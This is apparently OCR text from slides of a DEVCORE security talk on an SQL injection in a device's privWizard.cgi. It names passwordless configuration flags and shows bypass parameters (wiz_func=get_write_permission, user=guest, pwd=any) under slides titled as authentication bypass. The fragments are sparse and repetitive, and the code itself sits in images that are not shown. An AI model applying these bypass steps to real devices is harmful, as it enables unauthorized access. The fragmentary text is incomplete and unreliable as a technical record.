
DEVCORE



檢查 userConfig 的 passwordless_en == True
passwordless_approve_en == True

SQL Injection - Code Flow

DEVCORE




怎麼設定 user config?

DEVCORE

privWizard.cgi

DEVCORE


SQL Injection - 繞過驗證




wiz_func = get_write_permission
user = guest
pwd = any

SQL Injection - 繞過驗證

DEVCORE



SQL Injection - 繞過驗證




wiz_func = get_write_permission

user = guest

